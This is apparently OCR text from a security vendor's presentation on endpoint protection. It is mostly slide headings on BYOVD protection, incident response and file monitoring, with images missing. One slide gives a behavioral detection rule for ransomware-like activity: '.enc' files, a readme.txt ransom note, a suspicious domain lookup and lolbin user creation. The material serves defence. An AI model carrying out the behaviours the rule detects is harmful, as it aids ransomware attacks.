
UUID / 7cc0a40d-7902-4400-9fc4-0070053991cb ADDED / 2026-05-19 AUTHOR / Michael Haag

5.1 BYOVD – Protection Enabled




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

5.2 BYOVD – Protection Disabled




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

6.1 IR Activities




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

6.2 IR Activities continued



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

7. Focused File Monitoring



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

7. Behavioral Rules

Correlation rule from 4 events


- More than 5 files with suspicious `.enc` extension
- File called `readme.txt` is created
- Domain `malware.domain.cz` is resolved
- User creation attempt using lolbins is detected

Response action

- Block user creation
- Kill originating process

